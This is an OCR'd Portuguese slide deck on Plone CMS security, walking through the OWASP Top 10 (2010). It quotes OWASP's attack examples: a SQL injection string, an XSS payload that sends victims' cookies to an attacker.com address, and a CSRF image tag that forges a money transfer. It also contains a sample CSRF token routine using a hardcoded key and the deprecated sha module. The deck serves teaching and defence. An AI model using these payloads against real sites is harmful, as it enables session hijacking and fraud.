Segurança no Plone

Fabiano Weimar dos Santos [Xiru]
xiru@xiru.org

Roteiro

- Um pouco sobre mim...
- Introdução
- Como Plone **É** tão Seguro?
- Modelo de Segurança
- OWASP Top 10

Um pouco sobre mim...

- Os amigos me chamam de Xiru
- Já escrevi algumas linhas de código do Plone, Archetypes e alguns Plone Products...
- Atualmente
  - Consultor do Programa das Nações Unidas para o Desenvolvimento – PNUD
  - Sysadmin do provedor PyTown.com
  - Ministro cursos a distância sobre Plone, Segurança e Infraestrutura

Introdução

- Security is hard (Jim Fulton, chief Zope architect)
- Falar de segurança com responsabilidade não é uma tarefa simples
- Vou tentar simplificar... mas não é um assunto “de balcão de bar” :)

Como Plone **É** tão Seguro?

- Arquitura totalmente orientada a objetos
  - Não utiliza banco de dados relacional
    - Impossível sofrer SQL Injection pois não utiliza SQL
  - Modelo de segurança baseado em permissões declarativas
    - Todas as informações são representadas por objetos (instancias de classes ou módulos)
    - Métodos das classes são protegidos por permissões E convenções
    - Permissões são calculadas por papel (role)
    - Roles são atribuidos aos usuários de acordo com o contexto

Como Plone **É** tão Seguro?

- Não existe administração de permissões
  - Todo controle de acesso aos conteúdos é definido em um workflow
  - Conteúdos mudam de estado de revisão do workflow e tem permissões ajustadas automaticamente
- Conteúdo que o usuário não pode ver não é disponibilizado (aquilo que não pode ser visto “não existe”)

Modelo de Segurança


- O projeto Plone se preocupa com qualidade de código
  - Segurança é resultado da forma como a plataforma foi definida e da qualidade do código fonte
  - Não existe solução de segurança que resolva problemas de implementação causados por desenvolvedores

OWASP Top 10

- **O**pen **W**eb **A**pplication **S**ecurity **P**roject
- 501c3 not-for-profit (assim como a Plone Foundation)
- Não defende nenhuma tecnologia ou marca
- Foco na segurança como resultado de boas práticas de desenvolvimento
- Publica o Top 10 de **riscos** de segurança

OWASP Top 10


- Análises quantitativas demonstrariam que qualquer tecnologia possui mais vulnerabilidades conhecidas do que o Plone (basta consultar o CVE-MITRE)
  - Isso não diz muita coisa, pois o Plone não é um CMS tão popular quanto o wordpress...
  - “given enough eyeballs, all bugs are shallow” (Eric S. Raymond)


Drupal
39
37
107
126
44
Joomla
72
66
66
76
95
Plone
3
6
Wordpress
18
63
66
27
13
2006
2007
2008
2009
2010

OWASP Top 10

- OWASP “Top 10 Web Application Security Risks” 2010
  - **A1: Injection**
  - **A2: Cross-Site Scripting (XSS)**
  - A3: Broken Authentication and Session Management
  - A4: Insecure Direct Object References
  - **A5: Cross-Site Request Forgery (CSRF)**
  - A6: Security Misconfiguration
  - A7: Insecure Cryptographic Storage
  - A8: Failure to Restrict URL Access
  - A9: Insufficient Transport Layer Protection
  - A10: Unvalidated Redirects and Forwards

A1 Injection



Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:


```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database that enable a complete takeover of the database and possibly even the server hosting the database.

A2 Cross-Site Scripting (XSS)



Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:


```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session. Note that attackers can also use XSS to defeat any CSRF defense the application might employ. See A5 for info on CSRF.

A5 Cross-Site Request Forgery (CSRF)



Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. Like so:

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

So, the attacker constructs a request that will transfer money from the victim's account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#“
width="0" height="0" />
```

If the victim visits any of these sites while already authenticated to example.com, any forged requests will include the user's session info, inadvertently authorizing the request.

```
import sha

# Gerador de boas CRIPTO_KEY
# openssl rand -base64 256

CRIPTO_KEY = """
eJFSIAdbIuw9DLGtRV+IJSKbTfdAvCBJVOT58AaoCyTSBOn36AQKBv1qERBA431T
jv4mQqC3c2RTsi4GY8phRYGiEKpfuTlBjNS5GEGR7pdPzLLI09ZIzvK4RHGXJcyc
XOjz/Nxoufq/otEMNZuJvfib6B4t2dNSgEAUS2vIqlUffgkVlClNP6MvdA0qv+OO
Du8G+vQnpvBG8/0ySiYo/FEQRrk0MAbtpIhDqg5pbvZM7XyppTFW66dMMxAolhqi
lFjF2DKAuZvmV0CNi7bR9nBVFc7cJihNAlxXAPiM7QeBfBasOxRafZyxKZ7iClfE
V83CeyQiBad3vKW/ETUCug==
"""

def member_name(self):
    mtool = self.portal_membership
    return str(mtool.getAuthenticatedMember())

def gera_tk(self):
    txt = CRIPTO_KEY + member_name(self)
    c = sha.new()
    c.update(txt)
    return c.hexdigest()

def gera_tag_csrf(self):
    return """<input type="text" name="_authenticator" value="%s" />""" % gera_tk(self)

def verifica_tag_csrf(self, tag):
    return tag == gera_tk(self)
```

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection		EASY	COMMON	AVERAGE	SEVERE	
A2-XSS		AVERAGE	VERY WIDESPREAD	EASY	MODERATE	
A3-Auth'n		AVERAGE	COMMON	AVERAGE	SEVERE	
A4-DOR		EASY	COMMON	EASY	MODERATE	
A5-CSRF		AVERAGE	WIDESPREAD	EASY	MODERATE	
A6-Config		EASY	COMMON	EASY	MODERATE	
A7-Crypto		DIFFICULT	UNCOMMON	DIFFICULT	SEVERE	
A8-URL Access		EASY	UNCOMMON	AVERAGE	MODERATE	
A9-Transport		DIFFICULT	COMMON	EASY	MODERATE	
A10-Redirects		AVERAGE	UNCOMMON	EASY	MODERATE	

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Plone HotFix

http://plone.org/products/plone-hotfix

apenas 12 correções de segurança desde abril de 2006

Obrigado

Fabiano Weimar dos Santos
xiru@xiru.org
Twitter @xiru